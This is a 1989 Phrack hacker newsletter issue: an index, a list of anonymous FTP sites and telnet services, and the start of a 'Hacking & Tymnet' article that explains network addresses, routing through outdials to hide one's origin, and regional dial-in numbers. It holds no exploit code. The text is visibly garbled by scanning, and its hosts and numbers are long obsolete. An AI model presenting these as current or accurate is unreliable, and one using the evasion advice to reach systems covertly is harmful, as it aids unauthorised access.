==Phrack Inc.== Volume Three, Issue 30, File #1 of 12

Phrack Inc. Newsletter Issue XXX Index

December 24, 1989

Welcome to Issue 30 of Phrack Inc. We are releasing this just a few short days before the start of a new decade and proud to say that we will continue to bring you more information well into the 1990s.

SummerCon 1990! That's right. Preliminary plans are being made right now, so, starting with this issue, keep your eye on Phrack World News for details! The dates have been decided so mark your calendars!

This issue of Phrack Inc. features a large article by Goe that contains some information about VM/CMS which can, if used properly, be of great use. Also in this issue, Jack T. Tab brings us a VAX/VMS version of the Fakemail program that was featured for Unix in Phrack Inc. Volume Three, Issue 27, File #8. Also, Network Miscellany III, compiled by Taran King, contains a relatively large list of FTP sites that allow anonymous FTP for those of you who have been poking and stabbing around the Internet. These along with all of the rest of the articles should prove to be interesting reading for you!

Do you have access to the Wide Area Networks? Are you on Fidonet? How about UUCP or CompuServe? If so, you can drop a line to us through the networks at the addresses listed below. We'd love to hear from you!

> Taran King Knight Lightning &

phrack@netsys.COM ...!netsys!phrack (phrack@netsys.UUCP) phrack%netsys.COM@LLL-WINKEN.LLNL.GOV phrack%netsys.COM@AMES.ARC.NASA.GOV phrack%netsys.COM@RUTGERS.EDU

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1.txt

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==Phrack Inc.==

Volume Three, Issue 30, File #2 of 12

Network Miscellany III

By Taran King

With Extra Special Thanks To

Dark OverLord

December 24, 1989

CARL

The Colorado Alliance of Research Libraries, or CARL, is an on-line service providing information from its member libraries as well as select information databases. The member libraries include Auraria, CU Health Sciences Center, CU Law Library, Denver Public Library, Denver University, Denver University Law School, Colorado School of Mines, University of Northern Colorado, University of Wyoming, Government Publications, plus about five community colleges, Regis College, Colorado State Publications, State Department of Education, Pikes Peak Library, MARMOT Library System, and Boulder Public Library. The information databases include the following: UnConver -- Article Access, "Facts," Encyclopedia, Metro Denver Facts, Info Colorado, Boston Library Consortium, Library News, and New Journal Issues.

CARL is available via Telnet at PAC.CARL.ORG (192.54.81.128) and is pretty clear to understand. The Encyclopedia information database, unfortunately, requires a valid username on the system.

COMPUSERVE ACCESS VIA INTERNET

You can access CompuServe via Telnet through the gateway/concentrator at CTS.MERIT.EDU (35.1.1.6) by typing "CompuServe" at the "Which Host?" prompt.

CTS.MERIT.EDU (35.1.1.6) is a Cisco terminal server installed primarily for users of the Merit computer network in Michigan. This machine has a bunch of serial lines going in each direction to/from a Merit Secondary Communications Processor (SCP), which is the entity that gives you the "Which Host?" prompt.

Some other of the Merit services (like outbound Telnet from "Which Host?") have been intentionally limited so that they only work within Merit. Part of this is apparently for reasons of accountability and security (no random hackers dialing in and hacking machines in New Zealand) and part is for access control (ports are scarce and services have costs so they try to limit who uses the thing to paying customers).

CompuServe bills connections via this link as if it were via Telenet (which is EXPENSIVE!). It's an X.25 connection somewhere at a decently fast speed.

If you have particular questions about all of the various services that can be accessed through Merit, either through the terminal server at CTS.MERIT.EDU (35.1.1.6), Telneting directly into a Merit SCP or PCP, or via dial-up access, contact merit_computer_network@UM.CC.UMICH.EDU or INFO@MERIT on Bitnet.

For more details about what can be accessed via CTS.MERIT.EDU, stay tuned to Network Miscellany for part IV in an upcoming issue of Phrack!

DATE AND TIME

Here's an interesting little trick. Just in case you are on some system without the ability to report what time it is by a command, connect via Telnet to port 13 of an Internet Unix system. This gives you the time and date and

then disconnects. Some example systems of this include RUTGERS.EDU, MICA.BERKELEY.EDU, UCBVAX.BERKELEY.EDU, and PIKES.COLORADO.EDU (example: Telnet RUTGERS.EDU 13).

FTP

File Transfer Protocol or FTP is a way to transfer data or text files over the Internet from remote sites. The only problem is figuring out where something is that you want to get.

The following is a list of sites accepting anonymous FTP user=anonymous, password=login. It was compiled by Jon Granrose with the help of a number of contributors as well as a couple of lists that had been started. If you have any comments, additions, or corrections, mail them to odin@UCSCB.UCSC.EDU or odin@ucscb.UUCP or 74036.3241@COMPUSERVE.COM.

System name	IP Address	Comments
a.cs.uiuc.edu	128.174.5.20	TeX, dvi2ps, gif, texx2.7, amiga
accuvax.nwu.edu	129.105.49.1	PibTerm 4.1.3
ahwahnee.stanford.edu	36.56.0.208	pcip interface specs
ai.toronto.edu	128.100.1.65	SunOS4.0 SLIP beta,
		R3 xwebster fixes
albanycs.albany.edu	128.204.1.4	Best of comp.graphics
allspice.lcs.mit.edu	18.26.0.115	RFC1056 (PCMAIL) stuff, MIT snmp
ames.arc.nasa.gov	128.102.18.3	pcrrn, gnu grep
arisia.xerox.com	13.1.100.206	lisp, tcp/ip, IDA sendmail kit
arizona.edu	128.196.6.1	Icon, SR, SBProlog languages
arthur.cs.purdue.edu	128.10.2.1	RCS, Purdue tech reports
athena-dist.mit.edu	18.71.0.38	Hesiod name server, Kerberos, moira
oitsy.mit.edu	18.72.0.3	MIT worm paper
orownvm.brown.edu	128.148.128.40	MAC
ou-cs.bu.edu	128.197.2.1	Telecom
ou-it.bu.edu	128.197.2.40	Lots of interesting things.
ougs.nosc.mil	128.49.0.1	Minix
c.isi.edu	26.3.0.103	info-ibmpc (Tenex)
cadre.dsl.pittsburgh.edu	128.147.128.1	jove for the Mac
camelot.berkeley.edu	128.32.149.18	"pmake", yet another parallel make
cayuga.cs.rochester.edu	192.5.53.209	Xfig, LaTeX style, Jove,
		NL-KR mail list
celray.cs.yale.edu	128.36.0.25	ispell, dictionary
charon.mit.edu	18.80.0.13	perl+patches, xdvi
cheddar.cs.wisc.edu	128.105.2.113	Common Lisp stuff, X11 courier fonts
cheops.cis.ohio-state.edu	128.146.8.62	comp.sources.*, alt.sources
citi.umich.edu	35.1.128.16	pathalias, (not CITI MacIP), webster
clutx.clarkson.edu	128.153.4.3	Turbo C stuff, net kit
cmx.npac.syr.edu	128.230.7.8	Lots of stuff
cod.nosc.mil	128.49.16.5	birdlist, PCstuff
columbia.edu	10.3.0.89	NEST network simulation testbed
crocus.waterloo.edu	129.97.128.6	STEVIE (vi-clone) in /u/grwalter/ftm
cs.cmu.edu	128.2.222.173	screen, msdos interrupt list, zoo
		<pre>(in /afs/cs.cmu.edu/user/ralf/pub)</pre>
cs.orst.edu	128.193.32.1	Xlisp
cs.rochester.edu	192.5.53.209	See cayuga.cs.rochester.edu
cs.utah.edu	128.110.4.21	A Tour of the Worm, amiga forth
csc.ti.com	128.247.159.141	Preliminary clx document
cunixc.cc.columbia.edu	128.59.40.130	MM mailer, Kermit, CAP/KIP
cygnusx1.cs.utk.edu	128.169.201.12	GCC, MM, Scheme
dartvax.dartmouth.edu	129.170.16.4	??
decwrl.dec.com	128.45.1.1	No FTP; gatekeeper.dec.com
devvax.tn.cornell.edu	192.35.82.200	tn3270, gated
drizzle.cs.uoregon.edu	128.223.4.1	raytracing archive (markv)
dsrgsun.ces.cwru.edu	129.22.16.2	Minix, TOS atariST gcc from bammi
ecla.usc.edu	129.22.16.2 26.21.0.65	Minix, TOS atariST gcc from bammi mg emacs

	10 30 0 313	a hama af V mantahla hitmana
expo.lcs.mit.edu	18.30.0.212	a home of X, portable bitmaps
f.ms.uky.edu	128.163.128.6	Lots of interesting things
flash.bellcore.com	128.96.32.20	Karn's RFC & IEN coll,
		Latest NET bits
ftp.ncsa.uiuc.edu	128.174.20.50	NCSA Telnet source, Mathematica
gatekeeper.dec.com	128.45.9.52	X11, recipes, cron, map,
		Larry Wall stuff
ghostwheel.andrew.cmu.edu	128.2.35.1	Hershey fonts
giza.cis.ohio-state.edu	128.146.8.61	X11R3, PEX
=		·
gpu.utcs.toronto.edu	128.100.100.1	Lots of stuff, pd ksh
grape.ecs.clarkson.edu	128.153.13.196	Opus BBS, ms-dos, graphics
gregorio.stanford.edu	36.8.0.11	vmtp-ip, ip-multicast
gtss.gatech.edu	128.61.4.1	amiga rexx stuff
hamlet.caltech.edu	192.12.19.3	Nansi (VMS)
hanauma.stanford.edu	36.51.0.16	Vplot graphical system
him1.cc.umich.edu	35.1.1.43	atari st (cd PC7:)
hipl.psych.nyu.edu	128.122.132.2	Jove in pub (v4.9 is latest)
hogg.cc.uoregon.edu	128.223.20.5	NorthWestNet site info
hotel.cis.ksu.edu	129.130.10.12	XBBS, msdos, U3G toolkit
hubcap.clemson.edu	192.5.219.1	GIF files, RFCs
husc6.harvard.edu	128.103.1.56	pcip, appleII archives, uumap copy
nusco.narvara.eau	120.103.1.30	
		and soon the parts of the ucb tahoe
		tape that are marked not-at&t
icec.andrew.cmu.edu	128.223.4.1	CMU Tutor, ICEC
ics.uci.edu	128.195.0.1	perfect hash function gen., web-to-c
indri.primate.wisc.edu	128.104.230.11	Macintosh Trans{Skel, Display, Edit}
ix1.cc.utexas.edu	128.83.1.21	amiga
ix2.cc.utexas.edu	128.83.1.29	amiga
iuvax.cs.indiana.edu	129.79.254.192	unix arc et al
j.cc.purdue.edu	128.210.0.3	c.s. {unix, x, amiga}, elm, uupc
<pre>jpl-devvax.jpl.nasa.gov</pre>	128.149.8.43	perl author
june.cs.washington.edu	128.95.1.4	TeXhax, dviapollo, SmallTalk, web2c
	128.214.3.9	DES routines (unrestricted)
kampi.hut.fi		
kolvi.hut.fi	128.214.3.7	Ham radio (FINLAND)
kuhub.cc.ukans.edu	129.237.1.10	VMS news
labrea.stanford.edu	36.8.0.47	dvips, paranoia
lambda.lanl.gov	128.165.4.4	Toolpack/1 for math sw in f77
lancaster.andrew.cmu.edu	128.2.13.21	CMU PCIP, RFC1073 telnetd,
		RFC1048 bootp
larry.cs.washington.edu	128.95.1.7	Poker
lbl-csam.arpa	128.3.254.6	See rtsg.ee.lbl.gov
linc.cis.upenn.edu	128.91.2.8	psfig for ditroff, TeX
llnl-winken.llnl.gov	128.115.14.1	comp.sources.misc
louie.udel.edu	128.175.1.3	net.exe, minix, NORD<>LINK, MH,
Toute, uder, edu	120.173.1.3	amiga
	10 00 0 45	2
m9-520-1.mit.edu	18.80.0.45	Xim (X image viewer)
maxwell.physics.purdue.edu		/pub/bible.tar.Z
mailrus.cc.umich.edu	35.1.1.26	This list, unix arc, apollo stuff
megaron.arizona.edu	192.12.69.1	See arizona.edu
mimsy.umd.edu	128.8.128.8	declarative languages bib, SLIP
monk.proteon.com	128.185.123.16	cc:mail to smtp gateway
mordred.cs.purdue.edu	128.10.2.2	X11R3
ncsuvx.ncsu.edu	128.109.153.1	Hack, Moria, Empire, Ogre
net1.ucsd.edu	128.54.0.10	macintosh (tenex)
nic.mr.net	192.12.250.5	Minnesota Regional Net traffic data
nic.ddn.mil	10.0.0.51	RFC, other network info in NETINFO:
nis.nsf.net	35.1.1.48	Merit info, NSFnet Link Letter
nisc.nyser.net	192.33.4.10	Nysernet, IETF, GOSIP
nl.cs.cmu.edu	128.2.222.56	Fuzzy Pixmap 0.84 in /usr/mlm/ftp
oddjob.uchicago.edu	128.135.4.2	NNTP, Sendmail, utils,
		Ethernet stuff
omnigate.clarkson.edu	128.153.4.2	PS maps of the Domain Name system.
parcvax.xerox.com	13.1.100.206	See arisia.xerox.com
panarea.usc.edu	100 105 2 5/	Archive for "maps"
	128.125.3.54	_
pawl.rpi.edu	128.113.10.2	DVI stuff, Atari ST, vi for dos
<pre>pawl.rpi.edu plains.nodak.edu</pre>		_
	128.113.10.2	DVI stuff, Atari ST, vi for dos
plains.nodak.edu	128.113.10.2 192.33.18.50	DVI stuff, Atari ST, vi for dos ASCII pics, /pub/picture

2.txt	Wed Apr 26 09:	43:38 2017	4
postgres.be	rkeley.edu	128.32.149.1	University INGRES,
prep.ai.mit	-	128.52.32.14	GNU, MIT C Scheme, gnu e?grep
	.utoronto.ca	128.100.75.4	UFGATE, msdos, lots
rascal.ics.		128.83.144.1	KCL, MAXIMA, GCC-386,
			BoyerMoore prover
relgyro.sta	nford.edu	36.64.0.50	sunrast-to-pc
riacs.edu		128.102.16.8	SLIP
ringo.rutge	rs.edu	128.6.5.77	Omega sources
rtsg.ee.lbl	.gov	128.3.254.68	flex
sally.cs.ut			Networking stuff
sbcs.sunysb		128.48.2.3	sun raster tools
scam.berkel	_	128.32.138.1	X sources, etc.
science.uta		118.110.192.2	TeX things (tenex)
score.stanf	ord.edu	36.8.0.46	TexHax, Atari (tenex)
sh.cs.net		192.31.103.3	Misc
shambhala.b	erkeley.edu	100 10 100 00	xrn
sics.se		192.16.123.90	Ham radio (SWEDEN)
simtel20.ar		26.0.0.74	See wsmr-simtel20.army.mil
spam.istc.s		128.18.4.3	Gnu, more
	.ohio-state.edu	128.146.7.200	phone (with bugs fixed)
squid.cs.uc sri-nic.arp			soc.med.alds See nic.ddn.mil
ssyx.ucsc.e		10.0.0.51 128.114.133.1	
sumex.stanf		36.44.0.6	atari, amiga, gifs mac archives, Mycin (SUN4), imap
	stanford.edu	36.45.0.87	Old home of mac archives (tenex)
sun.cnuce.c		192.12.192.4	atalk, ka9q
sun.soe.cla		128.153.12.3	Packet Driver, X11 fonts, TeX
surya.water		129.97.129.72	gifs, tiff format, gif2ras
stolaf.edu		130.71.128.1	news, anime, bitmaps
svax.cs.cor	nell.edu	128.84.254.2	TransFig, Fig-FS, NetHack
swan.ulowel	l.edu	129.63.224.1	sendmail, amiga, music, c.s. unix
thyme.lcs.m	it.edu	18.26.0.94	SUPDUP
titan.rice.	edu	128.42.1.30	sun-spots, amiga ispell
tmc.edu		128.249.1.1	FUBBS bbs list
topaz.rutge		128.6.4.194	amiga
trantor.har		26.13.0.98	contool, chuck@%s's tools
trantor.umd		128.8.1.14	Network Time Protocol(NTP), info-amiga
trwind.ind.		129.4.16.70	Turbo C src for net.exe
tumtum.cs.ui		128.8.129.49	NeWS pd software
tut.cis.ohi		128.146.8.60	GNU, lots of interesting things
ucbarpa.ber	-	128.32.130.11	tn3270, pub/4.3
ucbvax.berkucdavis.ucd		128.32.149.36	<pre>nntp, gnews, awm, empire ??</pre>
ucaavis.uca	avis.edu	128.120.2.1 128.54.16.1u	<pre>KA9Q archives, packet driver</pre>
umn-cs.cs.u	mn odu	128.101.224.1	vectrex, mac, unix-pc
unmvax.unm.		129.24.12.128	getmaps,
unocss.unl.		129.93.1.11	alt.sex, motss
utadnx.cc.u		128.83.1.26	VMS sources (zetaps, laser, sxlps)
uunet.uu.ne		192.12.141.129	usenet archives, much more
ux.acss.umn		128.101.63.2	usenix 87 archives
uxa.cso.uiu		128.174.2.1	mac, pcsig
uxc.cso.uiu		128.174.5.50	Games, misc
uxe.cso.uiu		128.174.5.54	amiga/Fish disks, PC-SIG 1-499
vax.ftp.com		128.127.25.100	FTP software, inc.
venera.isi.		128.9.0.32	statspy (NNstat)
venus.ycc.y	ale.edu	130.132.1.5	SBTeX
vgr.brl.mil		128.63.4.4	bsd ping + record route
venera.isi.	edu	128.9.0.32	GNU Chess
watmath.wat		129.97.128.1	Lots of stuff
wsmr-simtel	20.army.mil	26.0.0.74	MS-DOS, Unix, CP/M, Mac, lots!
			(tenex)

(tenex) 128.82.8.1 c.srcs.{x, unix, misc, games,

128.2.30.8 bugfixar + div

zaphod.ncsa.uiuc.edu 128.174.20.50 NCSA Telnet source, binaries

amiga}, X10R4

xanth.cs.odu.edu

z.andrew.cmu.edu

MELVYL ONLINE CATALOG

This service is provided by the University of California schools. It is available via Telnet by connecting to MELVYL.UCOP.EDU (31.1.0.1). It basically provides information searching capabilities and provides literary sources where the "keyword" that you used may be found. It is relatively self-explanatory.

NAMESERVERS

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By connecting to port 101 on certain Internet systems, you have connected to the nameserver of that domain. To get a list of all of the subdomains of the main domain, type ALL. A sample system is VIOLET.BERKELEY.EDU but be forewarned that the output from typing ALL is *EXTREMELY* long on this particular system! (Example: Telnet VIOLET.BERKELEY.EDU 101).

PUBLIC ACCESS UNIX INFORMATION

For those of you that are still interested in more information on the Public Access Unix systems that were listed in Network Miscellany II featured in Phrack 29, here are a few more details. For specific information concerning the nodes discussed, refer to the previous article.

For those of you who are not local to a Public Access Unix system, Portal can be reached via PC-Pursuit for \$25 a month and a \$10 access fee for "portal" (off-peak). For information, contact John Little (jel@CUP.PORTAL.COM).

The Big Electric Cat (dasys1.UUCP) claims to be cheaper than most well-connected public sites. They have special billing for "organizational" accounts if you're interested and their standard rate is \$5 a month for an account (no time restrictions). The Big Electric Cat offers a superset of the USENET newsgroups as well as unrestricted mail (!), a simplified set of prompts for most system functions, games, and several other features

The World (WORLD.STD.COM) in Brookline, MA (Boston) is a Sun4/280 running Sun/OS~4.0.3 (Unix.) They offer electronic mail (to most anyplace), USENET, ClariNet and general Unix access. They dial UUNET and other sites frequently.

To create an account you just dial (617)739-WRLD (9753) and login as user "new" (the login prompt gives instructions). They ask for some info (name, address, etc.) and a MasterCard or Visa account.

Rates for The World

All times are East Coast, USA.

INITIAL SIGN-UP

\$25.00 fee, applied to first month's charges.

BASIC ACCESS RATES

8AM-6PM \$8.00/hour (Monday thru Friday)

6PM-12M \$5.00/hour 12M-8AM \$2.50/hour

Weekends and holidays, 8AM-12M, \$5/hour.

Disk Quota

A "byte" is equivalent to one character of storage.

A disk block is 1024 bytes.

First 512 disk blocks No Charge

Additional Quota \$0.01/block/month

(approx. \$10/MB/month)

Note that disk charges are based on your requested disk quota (system imposed limit on your usage) and not your actual usage. Disk quota charges are pro-rated.

Electronic Mail

No charge for electronic mail between users of The World. No charge for first 512 blocks of mail per month. \$0.01 per block of mail thereafter in any given month (approx. \$10/MB/month).

CPU Usage

In general, they do not charge for these resources for typical accounts interested in electronic communications. Customers who wish to use their system for compute or memory intensive applications should contact their office for rates.

USENET

Local usage, no charge. Network usage, no charge at this time.

Printing And Fax

To be announced.

Upload or Download Software

No additional charge.

UNIVERSITY OF CALIFORNIA AT BERKELEY NETWORK INFORMATION

This is a service which I, personally, have found to be extremely useful. you need network information on virtually any system, connect to the University of California at Berkeley Network Information at JADE.BERKELEY.EDU Port 117 (example: Telnet JADE.BERKELEY.EDU 117). Once you are logged into the system automatically, it prompts you for a command or type "?" for a list of commands. The help menu is relatively easy to understand. You can get Bitnet network table listings or Internet numerical addresses or Internet mail exchanger listings or UUCP node information or UUCP node paths plus more. It's very useful in case you're having difficulty sending mail to a particular node from your own node or if you're trying to connect to a system via FTP or Telnet that your system doesn't recognize (i.e. get the numerical address from the server and FTP or Telnet to the numerical address).

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[-]						[-]
[-]		Hack	ing & Ty	ymnet		[-]
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[-]						[-]
[-]		S	ynthecio	de		[-]
[-]						[-]
[-][-]	[-][-]	[-][-]	[-][-]	[-][-]	[-][-]	[-][-]

There are literally hundreds of systems connected to some of these larger networks, like Tymnet and Telenet. Navigation around these networks is very simple, and usually well explained in their on-line documentation. Furthermore, some systems will actually tell you what is connected and how to get to it. In the case of Tymnet, after dialing in, at the log in prompt, type "information" for the on-line documentation.

Accessing systems through networks is as simple as providing an address for it to connect to. The best way to learn about the addresses and how to do things on a network is to read "A Novice's Guide to Hacking (1989 Edition)" which was in Issue 22, File 4 of 12, Volume Two (December 23, 1988). Some points are re-iterated here.

Once on a network, you provide the NUA (network user address) of the system you wish to connect to. NUAs are strings of 15 digits, broken up in to 3 fields, the NETWORK ADDRESS, the AREA PREFIX, and the DNIC. Each field has 5 digits, and are left padded with 0's where necessary.

The DNIC determines which network to take the address from. Tymnet, for example, is $03106.\ 03110$ is Telenet.

The AREA PREFIX and NETWORK ADDRESS determine the connection point. By providing the address of the system that you wish to connect to, you will be accessing it through the net... as if you were calling it directly. Obviously, then, this provides one more level of security for access.

By connecting to an outdial, you can increase again the level of security you enjoy, by using the outdial in that area to connect to the remote system.

Addendum -- Accessing Tymnet Over Local Packet Networks

This is just another way to get that extra step and/or bypass other routes. This table is copied from Tymnet's on-line information. As said earlier, it's a great resource, this on-line information!

BELL ATLANTIC

NODE	CITY		STATE	SPEED	ACCESS NUMBER	NTWK
03526 03526 03526 03526	DOVER GEORGETOWN NEWARK WILMINGTON		DELAWARE DELAWARE DELAWARE DELAWARE	300/2400 300/2400 300/2400 300/2400 300/1200	302/734-9465 302/856-7055 302/366-0800 302/428-0030	@PDN @PDN @PDN @PDN
03526	WILMINGTON		DELAWARE	2400	302/655-1144	@PDN
06254	WASHINGTON		DIST. OF COL.	300/1200	202/479-7214	@PDN
06254 06254	WASHINGTON WASHINGTON	(MIDTOWN) (DOWNTOWN)	DIST. OF COL.	2400 300/1200	202/785-1688 202/393-6003	@PDN @PDN
06254	WASHINGTON	(MIDTOWN)	DIST. OF COL.	300/1200		@PDN
06254 06254	WASHINGTON WASHINGTON		DIST. OF COL. DIST. OF COL.	300/1200 300/1200	202/546-5549 202/328-0619	@PDN @PDN

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06254	BETHESDA	MARYLAND	300/1200	301/986-9942	@PDN
06254	COLESVILLE	MARYLAND	300/2400	301/989-9324	@PDN
06254 06254	HYATTSVILLE LAUREL	MARYLAND MARYLAND	300/1200 300/2400	301/779-9935 301/490-9971	@PDN @PDN
06254	ROCKVILLE	MARYLAND	300/2400	301/490-9971	@PDN
06254	SILVER SPRING	MARYLAND	300/1200	301/495-9911	@PDN
07771		NEW TERRET	200/0400	001/766 7100	0.001
07771 07771	BERNARDSVILLE CLINTON	NEW JERSEY NEW JERSEY		201/766-7138 201/730-8693	@PDN @PDN
07771	DOVER	NEW JERSEY		201/361-9211	@PDN
07771	EATONTOWN/RED BANK	NEW JERSEY		201/758-8000	@PDN
07771 07771	ELIZABETH ENGLEWOOD	NEW JERSEY NEW JERSEY		201/289-5100 201/871-3000	@PDN @PDN
07771	FREEHOLD	NEW JERSEY		201/780-8890	@PDN
07771	HACKENSACK	NEW JERSEY		201/343-9200	@PDN
07771 07771	JERSEY CITY	NEW JERSEY		201/659-3800 201/533-0561	@PDN
07771	LIVINGSTON LONG BRANCH/RED BANK	NEW JERSEY NEW JERSEY		201/533-0561	@PDN @PDN
07771	MADISON	NEW JERSEY	300/2400	201/593-0004	@PDN
07771	METUCHEN	NEW JERSEY		201/906-9500	@PDN
07771 07771	MIDDLETOWN MORRISTOWN	NEW JERSEY NEW JERSEY		201/957-9000 201/455-0437	@PDN @PDN
07771	NEWARK	NEW JERSEY		201/623-0083	@PDN
07771	NEW BRUNSWICK	NEW JERSEY		201/247-2700	@PDN
07771 07771	NEW FOUNDLAND PASSAIC	NEW JERSEY NEW JERSEY	300/2400 300/2400	201/697-9380 201/473-6200	@PDN @PDN
07771	PATERSON	NEW JERSEY		201/4/3-6200	@PDN
07771	PHILLIPSBURG	NEW JERSEY	300/2400	201/454-9270	@PDN
07771	POMPTON LAKES	NEW JERSEY		201/835-8400	@PDN
07771 07771	RED BANK RIDGEWOOD	NEW JERSEY NEW JERSEY		201/758-8000 201/445-4800	@PDN @PDN
07771	SOMERVILLE	NEW JERSEY		201/218-1200	@PDN
07771	SOUTH RIVER	NEW JERSEY		201/390-9100	@PDN
07771 07771	SPRING LAKE TOMS RIVER	NEW JERSEY NEW JERSEY		201/974-0850 201/286-3800	@PDN @PDN
07771	WASHINGTON	NEW JERSEY		201/200 3000	@PDN
07771	WAYNE/PATERSON	NEW JERSEY	300/2400	201/345-7700	@PDN
03526	ALLENTOWN	PENNSYLVANIA	300/1200	215/435-0266	@PDN
11301	ALTOONA	PENNSYLVANIA		814/946-8639	@PDN
11301 03526	ALTOONA	PENNSYLVANIA PENNSYLVANIA	2400	814/949-0505 215/283-2170	@PDN @PDN
10672	AMBLER AMBRIDGE	PENNSYLVANIA	•	412/266-9610	@PDN
10672	CARNEGIE	PENNSYLVANIA	300/1200	412/276-1882	@PDN
10672	CHARLEROI	PENNSYLVANIA		412/483-9100	@PDN
03526 03526	CHESTER HEIGHTS COATESVILLE	PENNSYLVANIA PENNSYLVANIA		215/358-0820 215/383-7212	@PDN @PDN
10672	CONNELLSVILLE	PENNSYLVANIA		412/628-7560	@PDN
03526	DOWNINGTON/COATES.	PENNSYLVANIA		215/383-7212	@PDN
03562 03562	DOYLESTOWN GERMANTOWN	PENNSYLVANIA PENNSYLVANIA		215/340-0052 215-843-4075	@PDN @PDN
10672	GLENSHAW	PENNSYLVANIA		412/487-6868	@PDN
10672	GREENSBURG	PENNSYLVANIA		412/836-7840	@PDN
11301	HARRISBURG	PENNSYLVANIA		717/236-3274	@PDN
11301 10672	HARRISBURG INDIANA	PENNSYLVANIA PENNSYLVANIA	2400 300/1200	717/238-0450 412/465-7210	@PDN @PDN
03526	KING OF PRUSSIA	PENNSYLVANIA	300/1200	215/270-2970	@PDN
03526	KIRKLYN	PENNSYLVANIA		215/789-5650	@PDN
03526 10672	LANSDOWNE LATROBE	PENNSYLVANIA PENNSYLVANIA		215/626-9001 412/537-0340	@PDN @PDN
11301	LEMOYNE/HARRISBURG	PENNSYLVANIA		717/236-3274	@PDN
10672	MCKEESPORT	PENNSYLVANIA		412/673-6200	@PDN
10672 10672	NEW CASTLE NEW KENSINGTON	PENNSYLVANIA PENNSYLVANIA		412/658-5982 412/337-0510	@PDN @PDN
03526	NORRISTOWN	PENNSILVANIA PENNSYLVANIA		215/270-2970	@PDN
03526	PAOLI	PENNSYLVANIA		215/648-0010	@PDN

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03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/923-7792	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/557-0659	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/545-7886	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	300/1200	215/677-0321	@PDN
03562	PHILADELPHIA	PENNSYLVANIA	2400	215/625-0770	@PDN
10672	PITTSBURGH	PENNSYLVANIA	300/1200	412/281-8950	@PDN
10672	PITTSBURGH	PENNSYLVANIA	300/1200	412-687-4131	@PDN
10672	PITTSBURGH	PENNSYLVANIA	2400	412/261-9732	@PDN
10672	POTTSTOWN	PENNSYLVANIA	300/1200	215/327-8032	@PDN
03526	QUAKERTOWN	PENNSYLVANIA	300/1200	215/538-7032	@PDN
03526	READING	PENNSYLVANIA	300/1200	215/375-7570	@PDN
10672	ROCHESTER	PENNSYLVANIA	300/1200	412/728-9770	@PDN
03526	SCRANTON	PENNSYLVANIA	300/1200	717/348-1123	@PDN
03526	SCRANTON	PENNSYLVANIA	2400	717/341-1860	@PDN
10672	SHARON	PENNSYLVANIA	300/1200	412/342-1681	@PDN
03526	TULLYTOWN	PENNSYLVANIA	300/1200	215/547-3300	@PDN
10672	UNIONTOWN	PENNSYLVANIA	300/1200	412/437-5640	@PDN
03562	VALLEY FORGE	PENNSYLVANIA	300/1200	215/270-2970	@PDN
10672	WASHINGTON	PENNSYLVANIA	300/1200	412/223-9090	@PDN
03526	WAYNE	PENNSYLVANIA	300/1200	215/341-9605	@PDN
10672	WILKINSBURG	PENNSYLVANIA	300/1200	412/241-1006	@PDN
06254	ALEXANDRIA	VIRGINIA	300/1200	703/683-6710	@PDN
06254	ARLINGTON	VIRGINIA	300/1200	703/524-8961	@PDN
06254	FAIRFAX	VIRGINIA	300/1200	703/385-1343	@PDN
06254	MCLEAN	VIRGINIA	300/1200	703/848-2941	@PDN

@PDN BELL ATLANTIC - NETWORK NAME IS PUBLIC DATA NETWORK (PDN)

(CONNECT MESSAGE)
. _. _. < _C _R _> _ (SYNCHRONIZES DATA SPEEDS)

WELCOME TO THE BPA/DST PDN

*. _T _ _< _C _R _> _ (TYMNET ADDRESS)

131069 (ADDRESS CONFIRMATION - TYMNET DNIC)

COM (CONFIRMATION OF CALL SET-UP)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

BELL SOUTH

NODE	CITY	STATE	DENSITY	ACCESS NUMBER	MODEM
10207	ATLANTA	GEORGIA	300/1200	404/261-4633	@PLSK
10207	ATHENS	GEORGIA	300/1200	404/354-0614	@PLSK
10207	COLUMBUS	GEORGIA	300/1200	404/324-5771	@PLSK
10207	ROME	GEORGIA	300/1200	404/234/7542	@PLSK

@PLSK BELLSOUTH - NETWORK NAME IS PULSELINK

(CONNECT MESSAGE)

CONNECTED PULSELINK

1 _3 _1 _0 _6 _ (TYMNET ADDRESS)

(DOES NOT ECHO TO THE TERMINAL)

PULSELINK: CALL CONNECTED TO 1 3106

-GWY OXXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

PACIFIC BELL

NODE	CITY	STATE	DENSITY	ACCESS NUMBER	NTWK
03306	BERKELEY	CALIFORNIA	300/1200	415-548-2121	@PPS
06272	EL SEGUNDO	CALIFORNIA	,	213-640-8548	@PPS
06272	FULLERTON	CALIFORNIA	300/1200	714-441-2777	@PPS
06272	INGLEWOOD	CALIFORNIA	300/1200	213-216-7667	@PPS
06272	LOS ANGELES (DOWNTOWN)	CALIFORNIA	300/1200	213-687-3727	@PPS
06272	LOS ANGELES	CALIFORNIA	300/1200	213-480-1677	@PPS
03306	MOUNTAIN VIEW	CALIFORNIA	300/1200	415-960-3363	@PPS
03306	OAKLAND	CALIFORNIA	300/1200	415-893-9889	@PPS
03306	PALO ALTO	CALIFORNIA	300/1200	415-325-4666	@PPS
06272	PASADENA	CALIFORNIA	300/1200	818-356-0780	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-543-8275	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-626-5380	@PPS
03306	SAN FRANCISCO	CALIFORNIA	300/1200	415-362-2280	@PPS
03306	SAN JOSE	CALIFORNIA	300/1200	408-920-0888	@PPS
06272	SANTA ANNA	CALIFORNIA	300/1200	714-972-9844	@PPS
06272	VAN NUYS	CALIFORNIA	300/1200	818-780-1066	@PPS

@PPS PACIFIC BELL - NETWORK NAME IS PUBLIC PACKET SWITCHING (PPS)

(CONNECT MESSAGE)

. _. _ < _C _R _ (SYNCHRONIZED Z::. (DOES NOT ECHO TO THE TERMINAL) (SYNCHRONIZES DATA SPEEDS)>

ONLINE 1200

WELCOME TO PPS: 415-XXX-XXXX

1 _3 _1 _0 _6 _9 _ (TYMNEI ADDRESS, (DOES NOT ECHO UNTIL TYMNET RESPONDS)

-GWY OXXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

SOUTHWESTERN BELL

